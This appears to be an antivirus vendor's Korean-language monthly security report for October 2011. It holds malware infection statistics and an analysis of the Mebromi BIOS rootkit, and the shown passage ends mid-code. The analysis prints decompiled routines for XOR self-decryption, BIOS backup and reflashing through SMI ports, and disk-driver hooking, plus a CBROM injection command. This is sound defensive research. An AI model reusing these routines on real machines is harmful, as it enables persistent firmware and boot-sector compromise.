www.alyac.co.kr

피해갈 수 없는 탐지력

# 알약

## 월간 보안동향 보고서

ESTsoft

# 목차



**Part I 10월의 악성코드 통계**

## 1. 악성코드 통계

### (1) 감염 악성코드 Top 15

[2011년 10월 1일 ~ 2011년 10월 31일]


| 순위 | | 악성코드 진단명 | 카테고리 | 합계 (감염자수) |
|---|---|---|---|---|
| 1 | - | K.EXP.SWF.ShellCode.Gen | Exploit | 13,916 |
| 2 | New | Script.SWF.C06 | Exploit | 11,870 |
| 3 | ↑5 | S.SPY.OnlineGames.nsys | Spyware | 8,080 |
| 4 | New | K.EXP.SWF.Downloader | Exploit | 4,484 |
| 5 | ↓3 | V.DWN.Agent.Pinsearch | Trojan | 4,458 |
| 6 | ↓3 | V.DWN.Agent.499712 | Trojan | 4,451 |
| 7 | ↓3 | V.DWN.86016 | Trojan | 4,282 |
| 8 | New | V.WOM.Conficker | Worm | 4,037 |
| 9 | New | A.ADV.livefloat | Adware | 3,710 |
| 10 | New | Generic.PWS.Games.4.BDF5E911 | Trojan | 3,653 |
| 11 | ↓2 | S.SPY.Lineag-GLG | Spyware | 3,522 |
| 12 | New | Trojan.Generic.6742288 | Trojan | 3,499 |
| 13 | New | Variant.Kazy.39614 | Etc | 3,417 |
| 14 | ↓1 | V.DWN.KorAdware.Gen | Trojan | 2,901 |
| 15 | New | Trojan.Generic.6730435 | Trojan | 2,810 |

※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계입니다.
10월의 감염 악성코드 TOP 15는 K.EXP.SWF.ShellCode.Gen이 13,916건으로 TOP 15 중 1위를 차지했으며, Script.SWF.C06가 11,870건으로 2위, S.SPY.OnlineGames.nsys가 8,080건으로 3위를 차지했습니다. 이 외에도 10월에 새로 Top 15에 진입한 악성코드는 총 8종입니다.


10월에도 주말(대부분 금요일~월요일 사이)을 이용한 온라인 게임 계정 유출 악성코드가 가장 많이 탐지되었습니다. 국내에 방문하는 사용자가 많은 사이트를 해킹한 후 악성코드 유포 서버로 접근하는 코드를 삽입해 이용자가 악성코드에 감염되는 구조입니다.
최근에 주말형 악성코드가 하드디스크의 MBR 영역까지 확장되고 있으며, 다운로더(Downloader) 악성코드를 중간에 추가 및 가상 머신(VM) 환경인 경우 실행을 차단하기도 합니다.

## (2) 카테고리별 악성코드 유형




악성코드 유형별 비율에서 취약점(Exploit)은 38%로 가장 많은 부분을 차지하였고, 트로이목마(Trojan)가 33%, 스파이웨어(Spyware) 15%, 웜(Worm)과 애드웨어(Adware)가 5%, 기타(Etc) 4%의 비율로 나타냈습니다.
가장 높은 비율로 나타난 취약점(Exploit)은 주말에 유포되는 온라인게임 계정 유출 악성코드를 설치하며, 주로 Adobe Flash Player와 MS Internet Explorer 취약점을 사용합니다.


## (3) 카테고리별 악성코드 비율 전월 비교




10월의 특이사항은 취약점(Exploit)이 전달(9월)에 비해 비율이 24% 증가하였고, 트로이 목마(Trojan)가 18% 정도 감소하였습니다.

## (4) 월별 피해 신고 추이

[2010년 11월 ~ 2011년 10월]





※ 알약 사용자의 신고를 합산에서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프입니다. 이번 달(10월)부터는 피해 신고 추이 통계에서 알약 2.0 공개용의 신고 내용이 추가(2011년 8월부터 시작)되었으며, 이로 인해 신고 그래프가 급격히 증가하게 되었습니다. 신고 내용으로는 주말 기간을 통한 온라인 게임 계정 탈취 악성코드 피해가 가장 많았습니다.

## (5) 월별 악성코드 DB 등록 추이

[2010년 11월 ~ 2011년 10월]



**Part I 10월의 악성코드 통계**

## 2. 악성코드 이슈 분석 – "Trojan.Rootkit.Mebromi"

### (1) 개요

최근 하드디스크 MBR(Master Boot Record) 영역을 감염 시키는 악성코드가 증가 하고 있으며 신고 건수도 높은 비중을 차지 하고 있습니다. 또한 Trojan.Rootkit.Mebromi라는 BIOS(Basic Input Output System)의 EEPROM에 자신의 코드를 인젝션 시키는 악성코드가 등장했습니다. 위의 사례처럼 최근 발생 하는 악성코드들은 Kernel mode에서 동작 하며 백신의 치료 자체를 어렵게 하도록 하여 생존 기간을 늘리는 수단으로 Kernel mode 모듈을 사용하는 것으로 보여집니다.

Trojan.Rootkit.Mebromi는 BIOS에 코드를 인젝션 하여 BIOS를 패치 하지 않는 한 치료자체가 어려운 특징을 가지고 있습니다.

### (2) 악성코드 분석

#### 2-1) Dropper





**그림 1) Bios.exe의 리소스 내용**

드랍퍼의 리소스 섹션이며, 각 리소스의 내용은 암호화 되어 있고 파일 추출은 실행 후 실제 드랍되는 파일을 수집하였습니다.





**그림 2) Bios.exe Drop file**

Trojan.Rootkit.Mebromi는 Dropper인 bios.exe가 5개의 파일을 drop합니다.

그림 2에서 알 수 있듯이 5개의 파일 중 2개는 드라이버 파일이며, bios.sys가 bios 패치와 관련된 드라이버 파일입니다.

2-2에서 각 Drop 파일의 용도와 코드 분석을 살펴보겠습니다.

### 2-2) bios1.exe

Dropper로 관련 파일들을 리소스로 가지고 있으며, BIOS와 MBR 변조를 수행합니다.

```
.text:00401000 ; Segment permissions: Read/Execute
.text:00401000 _text           segment para public 'CODE' use32
.text:00401000                 assume cs:_text
.text:00401000                 ;org 401000h
.text:00401000                 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothir
.text:00401000                 dd 1B7413CDh, 0DD158874h, 68DD5F6Ch, 98989899h, 94ED67C8h
.text:00401000                 dd 8D6798F2h, 98D8A89Ch, 0F288DD13h, 83406F98h, 1B98F258h
.text:00401000                 dd 88F29A78h, 1564DD11h, 0F2C868DDh, 90ED6798h, 0A8988D67h
.text:00401000                 dd 8D6798D8h, 98D8A8D8h, 5883406Fh, 0CD5B51D8h, 741B7413h
.text:00401000                 dd 90DD128Ch, 0F9EC581Ch, 8C26CFCEh, 1598D8D8h, 3D3D74E5h
.text:00401000                 dd 3DFE3D3Dh, 103CB79Ch, 0DD1565DDh, 0B8F2C890h, 0A8D48D67h
.text:00401000                 dd 67C898D8h, 0D8A8908Dh, 0F099F298h, 98D8D898h, 7090ED67h
.text:00401000                 dd 676767E8h, 67945C1Bh, 8D6790EDh, 98D8A8D0h, 98F298F2h
.text:00401000                 dd 98F29BF2h, 0DD159BF2h, 9898F074h, 67C85898h, 0D8A8DC8Dh
.text:00401000                 dd 73C6C798h, 67501B9Bh, 989C5A51h, 0C97413CDh, 67501BC9h
.text:00401000                 dd 0EC90DDA1h, 94DD13A1h, 9864FD1Bh, 8CDD3797h, 0F264D515h
.text:00401000                 dd 67C8C998h, 0DD1190EDh, 0CC8D6760h, 1598D8A8h, 98F294DDh
.text:00401000                 dd 0DD2F97C8h, 0DD379788h, 0ED67C88Ch, 90ED6780h, 0A8C88D67h
.text:00401000                 dd 5A5198D8h, 13CD988Ch, 1BC9C974h, 0DDA16750h, 13A1EC90h
.text:00401000                 dd 0FD1B94DDh, 37979864h, 0D5158CDDh, 0C998F264h, 90ED67C8h
.text:00401000                 dd 6760DD11h, 0D8A8CC8Dh, 94DD1598h, 97C898F2h, 9788DD2Fh
.text:00401000                 dd 0C88CDD37h, 6780ED67h, 8D6790EDh, 98D8A8C0h, 988C5A51h
.text:00401000                 dd 0A167501Bh, 0EC9CBCDCh, 0BCEC6792h, 0D08D679Ch, 5A98D8A8h
.text:00401168 ; ---------------------------------------------------------------------------
.text:00401168                 pushf
```

**그림 3) Bios.exe의 XOR crypt로 엔코딩 되어 있는 코드**

그림 3에서 보이듯이 bios.exe는 정적 분석을 힘들게 하려는 의도로 약한 XOR Crypt를 이용하여 바이너리 코드의 일 부분을 암호화 시켜 놓았습니다. 이 부분은 프로그램 실행 시 제일 먼저 복호화 됩니다. 그림 4는 이 부분을 복호화 하는 pseudo 코드 입니다.

```
unsigned int __cdecl CodeAndData_decrypt_sub_402585()
{
  HMODULE v0; // eax@1
  int v1; // ecx@1
  int v2; // edx@1
  signed int v3; // esi@1
  int v4; // edx@3
  unsigned int result; // eax@3
  unsigned int v6; // ecx@3

  VirtualProtect_sub_402528();
  v0 = GetModuleHandleA(0);
  v1 = (int)((char *)v0 + *((_DWORD *)v0 + 15) + *(_WORD *)((char *)v0 + *((_DWORD *)v0 + 15) + 20) + 24);
  v2 = (int)((char *)v0
           + *(_DWORD *)((char *)v0 + *((_DWORD *)v0 + 15) + *(_WORD *)((char *)v0 + *((_DWORD *)v0 + 15) + 20) + 36));
  v3 = 0;
  do
    *(_BYTE *)(v3++ + v2) ^= 0x98u;
  while ( v3 < 1280 );
  v4 = (int)((char *)v0 + *(_DWORD *)(v1 + 92));
  result = 0;
  v6 = *(_DWORD *)(v1 + 96);
  if ( v6 )
  {
    do
      *(_BYTE *)(result++ + v4) ^= 0x89u;
    while ( result < v6 );
  }
  return result;
}
```

**그림 4) 엔코딩 코드를 디코딩 하는 루틴**

그림 4의 pseudo 코드는 실행 된 bios.exe의 코드 오프셋(암호화되어 있는 코드 부분)을 구하여 특정 크기만큼 xor decrypt를 수행 하는 코드입니다.





**그림 5) Bios.exe의 흐름도**

Bios.exe의 흐름은 그림 5에 나타나 있으며 BIOS와 MBR 변조에 관한 자세한 내용에 대해 알아보겠습니다.

① Bios.sys Drop
- 리소스 ID 0x70
- Flash.dll rop
- Flash.dll을 통하여 bios.sys를 로드 및 실행

② Bios 백업
- 실행된 bios.sys에 명령을 내려 bios를 C:₩bios.bin 파일에 백업

③ Bios 변조
- CBROM.exe를 Drop
- Hook.rom rop
- CBROM.exe를 이용하여 bios.bin을 변조한다. Bios.bin에 hook.rom 이미지를 인젝션
- Bios.sys에 명령을 내려 bios.bin의 내용을 실제 bios rom에 저장

④ MBR 변조
- Bios 변조 성공 후 hook.rom의 내용을 MBR에 기록

### 2-2) bios1.exe

bios의 백업 파일 생성과 수정을 담당 하는 드라이버입니다.

```
v5 = 0;
v0 = MmMapIoSpace((PHYSICAL_ADDRESS)0xF0000ui64, 0x10000u, 0);
v1 = v0;
if ( v0 )
{
  while ( *(_DWORD *)v0 != 'WA@$' || *((_DWORD *)v0 + 1) != 'ALFD' )
  {
    ++v0;
    ++v5;
    if ( v5 >= 0xFFF5 )
    {
      DbgPrint("This is not a Award BIOS!\n");
      v3 = 0xC0000001u;
      goto LABEL_8;
    }
  }
  SMI_PORT_word_1300C = *((_WORD *)v0 + 21);
  DbgPrint("SMI_PORT = 0x%x.\n", (unsigned __int16)SMI_PORT_word_1300C);
  v4 = (int)((char *)v1 + 24);
  v6 = 0xFFE6u;
  do
  {
    if ( *(_DWORD *)(v4 - 24) == '_MS_' )
    {
      if ( *(_DWORD *)(v4 - 8) == 'IMD_' )
      {
        BIOSSize_dword_13010 = (*((_BYTE *)v1 + *(_WORD *)v4 + 9) + 1) << 6;
        DbgPrint("BIOSSize(KB) = 0x%x.\n", BIOSSize_dword_13010);
      }
    }
    ++v4;
```

**그림 6) Awad bios 체크 후 각 정보 수집**

그림 6의 코드는 bios.exe의 명령을 받아 bios가 AWARD bios인지 여부와 AWARD bios이면 bios 변조를 위해 필요한 각 정보를 수집하는 pseudo 코드입니다.

코드 시작 부분에 보면 실제 메모리의 0xF0000 부터 오프셋 0x10000 까지 맵핑 하는걸 볼 수 있고 이 영역이 bios 코드가 저장 되어 있는 영역입니다.

이후 필요한 데이터를 저장 하기 위해 특정 문자들을 체크하여 SMI port와 BIOS의 사이즈를 구합니다.

```
if ( BIOSSize_dword_13010 && SMI_PORT_word_1300C )
{
  v2 = 0xFFFFFC00 * BIOSSize_dword_13010;
  v3 = MmMapIoSpace((PHYSICAL_ADDRESS)(0xFFFFFC00u * BIOSSize_dword_13010), BIOSSize_dword_13010 << 10, 0);
  if ( !v3 )
  {
    DbgPrint("MmMapIoSpace physics address:0x%x failed.\n", v2, 0);
    return 0xC0000001u;
  }
  RtlInitUnicodeString(&DestinationString, L"\\DosDevices\\C:\\bios.bin");
  ObjectAttributes.ObjectName = &DestinationString;
  ObjectAttributes.Length = 24;
  ObjectAttributes.RootDirectory = 0;
  ObjectAttributes.Attributes = 576;
  ObjectAttributes.SecurityDescriptor = 0;
  ObjectAttributes.SecurityQualityOfService = 0;
  v0 = ZwCreateFile(&Handle, 0x100023u, &ObjectAttributes, &IoStatusBlock, 0, 0x80u, 1u, 5u, 0x20u, 0, 0);
  if ( v0 >= 0 )
  {
    v0 = ZwWriteFile(Handle, 0, 0, 0, &IoStatusBlock, v3, BIOSSize_dword_13010 << 10, 0, 0);
    if ( v0 >= 0 )
      DbgPrint("Backup Award BIOS to disk c bios.bin success.\n");
    MmUnmapIoSpace(v3, BIOSSize_dword_13010 << 10);
    ZwClose(Handle);
  }
  else
  {
    MmUnmapIoSpace(v3, BIOSSize_dword_13010 << 10);
    DbgPrint("Open the bios file failed!\n");
  }
}
```

**그림 7) Bios 내용을 C:₩bios.bin에 저장**

그림 7의 코드는 bios.exe의 명령을 받아 bios의 내용을 C:₩bios.bin에 저장 하는 코드 입니다. 이 bios 코드의 백업은 변조를 하기 위하여 필요로 하며 악성코드 제작자는 bios의 전체코드를 제작 한 것이 아니라 OS를 로드 하는 부분의 코드만 제작 하였기 때문이며 bios의 전체 코드를 제작하는 것은 매우 어렵기 때문입니다.
이렇게 백업 받은 bios 코드는 이후 CBROM.exe를 이용하여 hook.rom을 인젝션 하여 bios를 변조 합니다. 다시 정리하자면 bios의 전체 코드가 아닌 일부 섹션을 hook.rom의 코드로 대체 하는 것이며 다음과 같이 CBROM.exe를 통하여 수행됩니다.

CBROM.exe C:₩bios.bin /isa hook.rom
(hook.rom을 bios.bin을 통하여 bios에 인젝션)

```
  ByteOffset.LowPart = 0;
  ByteOffset.HighPart = 0;
  v16 = ZwReadFile(Handle, 0, 0, 0, &IoStatusBlock, v4, BIOSSize_dword_13010 << 10, &ByteOffset, 0);
  ZwClose(Handle);
  if ( v16 < 0 )
  {
    DbgPrint("Read the bios file failed! 0x%x₩n", v16);
    v6 = v16;
LABEL_11:
    ExFreePoolWithTag(v5, 'mfyr');
    return v6;
  }
  if ( !SMI_bios_Erase_sub_1102A(0xFFFFFC00 * BIOSSize_dword_13010, BIOSSize_dword_13010 << 10) )
  {
    DbgPrint("SMI_AutoErase Award Bios Failed.₩n");
    v6 = 0xC0000001u;
    goto LABEL_11;
  }
  v7 = BIOSSize_dword_13010;
  v8 = 0xFFFFFC00 * BIOSSize_dword_13010;
  if ( (BIOSSize_dword_13010 << 6) & 0xFFFFFFF )
  {
    v14 = (BIOSSize_dword_13010 << 6) & 0xFFFFFFF;
    do
    {
      v8 += SMI_bios_Write_sub_1107A(v8, v5);
      v5 = (char *)v5 + 16;
      v8 += 16;
      --v14;
    }
    while ( v14 );
    v7 = BIOSSize_dword_13010;
  }
```

**그림 8) Bios 내용을 C:₩bios.bin 내용으로 변조**

그림 8은 bios.exe의 명령을 받아 bios의 내용을 변조하는 코드입니다.
위의 변조된 C:₩bios.bin을 이용하여 실제 bios를 변조하며, Bios를 변조 시 SMI port를 이용합니다. 관련 코드는 그림 10, 11번에 나타나있습니다.

```
  if ( v3 == 0x80102180 )
  {
    v4 = BIOS_Read_Backup_bios_bin_sub_1128A();
    goto LABEL_8;
  }
  if ( v3 == 0x80102184 )
  {
    v4 = Modify_Bios_bios_bin_sub_110DE();
    goto LABEL_8;
  }
  if ( v3 == 0x80102188 )
  {
    v4 = GetBiosInfo_sub_113C6();
LABEL_8:
    Irp->IoStatus.Status = v4;
    goto LABEL_9;
  }
```

**그림 9) Bios.sys의 IRP_MJ_DEVICE_CONTROL 디스패치 루틴**

그림 9는 bios.sys의 IRP_MJ_DEVICE_CONTROL의 디스패치 루틴이며 bios를 변조하기 위한 코드 이외에는 없다는 것을 알 수 있습니다.

```
030 8B 7D 08                    mov     edi, [ebp+arg_0]
030 8B 4D 0C                    mov     ecx, [ebp+arg_4]
030 55                          push    ebp
034 BD 49 4D 53 24              mov     ebp, '$SMI'
034 66 8B 15 0C 30 01 00        mov     dx, SMI_PORT_word_1300C
034 66 B8 29 00                 mov     ax, 29h
034 EE                          out     dx, al
034 E6 EB                       out     0EBh, al
034 E6 EB                       out     0EBh, al
034 E6 EB                       out     0EBh, al
034 E6 EB                       out     0EBh, al
034 E6 EB                       out     0EBh, al
034 89 2D 08 30 01 00           mov     dword_13008, ebp
034 5D                          pop     ebp
030 61                          popa
010 81 3D 08 30 01 00 24 49+    cmp     dword_13008, 'SMI$'
```

**그림 10) Bios erase 동작 수행, SMI 모드를 이용**

```
030 66 8B 15 0C 30 01 00        mov     dx, SMI_PORT_word_1300C
030 66 B8 2F 00                 mov     ax, 2Fh
030 55                          push    ebp
034 BD 49 4D 53 24              mov     ebp, '$SMI'
034 EE                          out     dx, al
034 E6 EB                       out     0EBh, al
034 E6 EB                       out     0EBh, al
034 E6 EB                       out     0EBh, al
034 E6 EB                       out     0EBh, al
034 E6 EB                       out     0EBh, al
034 89 2D 08 30 01 00           mov     dword_13008, ebp
034 5D                          pop     ebp
030 61                          popa
010 81 3D 08 30 01 00 24 49+    cmp     dword_13008, 'SMI$'
```

**그림 11) Bios를 C:₩bios.bin 내용으로 대체, SMI 모드 이용**

### 2-3) my.sys

변조된 MBR을 보호하는 역할을 수행합니다.

```
RtlInitUnicodeString(&ObjectName, L"\\Device\\Harddisk0\\DR0");
result = IoGetDeviceObjectPointer(&ObjectName, 0x1F01FFu, &FileObject, (PDEVICE_OBJECT *)&v8);
if ( result >= 0 )
{
  v3 = FileObject->DeviceObject;
  if ( v3 )
  {
    v4 = (int)v3->DriverObject;
    DR0_driverobj_dword_10810 = v4;
    if ( v4 )
    {
      DR0_IRP_MJ_READ_orig_dword_10804 = *(int (__fastcall **)(_DWORD, _DWORD, _DWORD, _DWORD))(v4 + 0x44);
      *(_DWORD *)(v4 + 0x44) = DR0_IRP_MJ_READ_hook_sub_1038C;
      DR0_IRP_MJ_WRITE_orig_dword_10808 = *(int (__fastcall **)(_DWORD, _DWORD, _DWORD, _DWORD))(DR0_driverobj_dword_
                                                                                                 + 0x48);
